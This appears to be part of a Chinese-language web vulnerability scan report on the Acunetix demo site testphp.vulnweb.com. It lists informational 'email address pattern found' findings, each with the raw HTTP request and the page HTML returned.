Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:48:24 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->

```

```

<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>picture categories</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <h2 id="pageName">categories</h2>
  <div class='story'><a href='listproducts.php?cat=1'><h3>Posters</h3></a>Lorem ipsum dolor sit
amet, consectetur adipiscing elit. Donec molestie.
    Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis
    nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.
    Cras venenati</div><div class='story'><a href='listproducts.php?cat=2'><h3>Paintings</h3></a>Lorem
ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie.
    Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis
    nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.
    Cras venenati</div><div class='story'><a href='listproducts.php?cat=3'><h3>Stickers</h3></a>Lorem
ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie.
    Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis
    nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.
    Cras venenati</div><div class='story'><a href='listproducts.php?cat=4'><h3>Graffiti</h3></a>Lorem
ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie.
    Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis
    nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.
    Cras venenati</div></div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
    </ul>
  </div>
</div>

```



```

<li><a href="userinfo.php">Your profile</a></li>
<li><a href="guestbook.php">Our guestbook</a></li>
<li><a href="AJAX/index.php">AJAX D
...
...
..."http://www.acunetix.com">About Us</a> | <a href="privacy.php">Privacy Policy</a> | <a
href="mailto:wvs@acunetix.com">Contact Us</a> | &copy;2019
    Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12
...
...
...

```

TOC

发现电子邮件地址模式	
严重性:	参考信息
CVSS 分数:	0.0
URL:	http://testphp.vulnweb.com/artists.php
实体:	artists.php (Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
原因:	Web 应用程序编程或配置不安全
固定值:	除去 Web 站点中的电子邮件地址

推理： 响应包含可能是专用的电子邮件地址。

```
GET /artists.php HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:48:25 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>artists</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers -->
<!-- InstanceEndEditable -->
```

```

<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <div class='story'><a href='artists.php?artist=1'><h3>r4w8173</h3></a><p><a href='#'
onClick="window.open('./comment.php?aid=1','comment','width=500,height=400')">comment on this
artist</a></p></div><div class='story'><a href='artists.php?artist=2'><h3>Blad3</h3></a><p><a href='#'
onClick="window.open('./comment.php?aid=2','comment','width=500,height=400')">comment on this
artist</a></p></div><div class='story'><a href='artists.php?artist=3'><h3>lyzae</h3></a><p><a href='#'
onClick="window.open('./comment.php?aid=3','comment','width=500,height=400')">comment on this
artist</a></p></div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a href="http://www.acunetix.com">Security art</a></li>
      <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
      <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-
php-applications/">PHP vuln help</a></li>
      <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a></li>
    </ul>
  </div>
  <div id="advert">
    <p>
      <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"

```

```
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
  <param name="movie" value="Flas
...
...
...http://www.acunetix.com">About Us</a> | <a href="privacy.php">Privacy Policy</a> | <a
href="mailto:wvs@acunetix.com">Contact Us</a> | &copy;2019
  Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12
...
...
...
```

问题 5 / 12

TOC

发现电子邮件地址模式

严重性:	参考信息
CVSS 分数:	0.0
URL:	http://testphp.vulnweb.com/disclaimer.php
实体:	disclaimer.php (Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
原因:	Web 应用程序编程或配置不安全
固定值:	除去 Web 站点中的电子邮件地址

差异:

推理: 响应包含可能是专用的电子邮件地址。

测试请求和响应:

```
GET /disclaimer.php HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:48:26 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsqi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>disclaimer</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers -->
<!-- InstanceEndEditable -->
```

```

<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <h2 id="pageName">Disclaimer</h2>
  <div class="story">
    <h6>Please read carefully</h6>
    <p>This website is created to demonstrate the abilities of Acunetix new product
<strong>WEB Vulnerability Scanner</strong>.</p>
    It is not intended to be a real online shop. Also this website was constructed with
common web programming errors so it is buggy.
    <p>Please do not post any confidential information on this site. Do not give any
creditcard number or real address, nor e-mail or
website addresses.</p>
    <p>Information you post on this site are by no means private nor protected!</p>
    <p>All images on this site were generated with fre software <a
href="http://www.electasy.com/Fractal-Explorer/index.html" target="_blank">
<strong>Fractal Explorer</strong></a>.</p>
  </div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a href="http://www.acunetix.com">Security art</a></li>
      <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>

```

```

<li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/">PHP vuln help</a></li>
<li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a></li>
</ul>
</div>
<div id="advert">
<p>
<object classid="clsid
...
...
...http://www.acunetix.com">About Us</a> | <a href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> | &copy;2019
Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12
...
...
...

```

问题 6 / 12

TOC

发现电子邮件地址模式

严重性: [参考信息](#)

CVSS 分数: 0.0

URL: http://testphp.vulnweb.com/cart.php

实体: cart.php (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: 除去 Web 站点中的电子邮件地址

差异:

推理: 响应包含可能是专用的电子邮件地址。

测试请求和响应:

```

GET /cart.php HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:48:25 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>you cart</title>

```

```

<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
    <td align="left">
      <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
      </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
      <a href="guestbook.php">guestbook</a> |
      <a href="AJAX/index.php">AJAX Demo</a>

    </td>
    <td align="right">
    </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">

      <h2 id="pageName">Error</h2>
      <div class="story">
        <p>You are not logged on. To log on please visit our <a
href="login.php">login page</a></p>
      </div>
    </div>
  </div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a href="http://www.acunetix.com">Security art</a></li>
      <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
      <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-
php-applications/">PHP vuln help</a></li>
      <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a></li>
    </ul>
  </div>

```

```

</div>
<div id="advert">
  <p>
    <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
      codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
      width="107" height="66">
        <param name="movie" value="Flash/add.swf">
        <param name="quality" value="high">
        <embed src="Flash/add.swf" quality="high"
          pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?P1_Prod_Version=ShockwaveFlash"
          type="application/x-shockwave-flash" width="107" height="66"></embed>
        </object>
      </p>
    </div>
  </div>
</div>

<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a href="privacy.php">Privacy
Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> | &copy;2019
Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;padding:1px">
<p style="padding-left:5%;padding-right:5%"><b>W
...
...
...

```

问题 7 / 12

TOC

发现电子邮件地址模式

严重性:

[参考信息](#)

CVSS 分数: 0.0

URL: http://testphp.vulnweb.com/guestbook.php

实体: guestbook.php (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: [除去 Web 站点中的电子邮件地址](#)

差异:

推理: 响应包含可能是专用的电子邮件地址。

测试请求和响应:

```

GET /guestbook.php HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:48:26 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"

```



```

        <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </li>
</ul>
</div>
<div class="relatedLinks">
    <h3>Links</h3>
    <ul>
        <li><a href="http://www.acunetix.com">Security art</a></li>
        <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
        <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-
php-applications/">PHP vuln help</a></li>
        <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a></li>
    </ul>
</div>
<div id="advert">
    <p>
        <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
...
...
...>http://www.acunetix.com">About Us</a> | <a href="privacy.php">Privacy Policy</a> | <a
href="mailto:wvs@acunetix.com">Contact Us</a> | &copy;2019
Acunetix Ltd
    </div>
<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12
...
...
...

```

问题 8 / 12

TOC

发现电子邮件地址模式

严重性:

参考信息

CVSS 分数: 0.0

URL: http://testphp.vulnweb.com/login.php

实体: login.php (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: 除去 Web 站点中的电子邮件地址

差异:

推理: 响应包含可能是专用的电子邮件地址。

测试请求和响应:

```

GET /login.php HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/userinfo.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:37 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive

```

X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>login page</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <div class="story">
    <h3>If you are already registered please enter your login information below:</h3><br>
    <form name="loginform" method="post" action="userinfo.php">
    <table cellpadding="4" cellspacing="1">
      <tr><td>Username : </td><td><input name="uname" type="text" size="20"
style="width:120px;"></td></tr>
      <tr><td>Password : </td><td><input name="pass" type="password" size="20"
style="width:120px;"></td></tr>
      <tr><td colspan="2" align="right"><input type="submit" value="login"
style="width:75px;"></td></tr>
    </table>
    </form>
  </div>
  <div class="story">
    <h3>
      You can also <a href="signup.php">signup here</a>.<br>
      Signup disabled. Please use the username <font color='red'>test</font> and the password <font
color='red'>test</font>.
    </h3>
  </div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
    </form>
  </div>
</div>
```

```

        <input name="goButton" type="submit" value="go">
    </form>
</div>
<div id="sectionLinks">
    <ul>
        <li><a href="categories.php">Browse categories</a></li>
        <li><a href="artists.php">Browse artists</a></li>
        <li><a href="cart.php">Your cart</a></li>
        <li><a href="login.php">Signup</a></li>
        <li><a href="userinfo.php">Your profile</a></li>
        <li><a href="guestbook.php">Our guestbook</a></li>
        <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </li>
    </ul>
</div>
<div class="relatedLinks">
    <h3>Links</h3>
    <ul>
        <li><a href="http://www.acunetix.com">Security art</a></li>
        <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
        <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-
php-applications/">PHP vuln help</a></li>
        <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a></li>
    </ul>
</div>
<div id="advert">
    <p>
        <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
            <param name="movie" value="Flash/add.swf">
            <param name="quality" value="high">
        ...
        ...
        ...
    </p>
</div>

```

问题 9 / 12

TOC

发现电子邮件地址模式

严重性:	参考信息
CVSS 分数:	0.0
URL:	http://testphp.vulnweb.com/search.php
实体:	search.php (Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
原因:	Web 应用程序编程或配置不安全
固定值:	除去 Web 站点中的电子邮件地址

差异:

推理: 响应包含可能是专用的电子邮件地址。

测试请求和响应:

```

POST /search.php?test=query HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 26

```

```

searchFor=1234&goButton=go

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:37 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>search</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
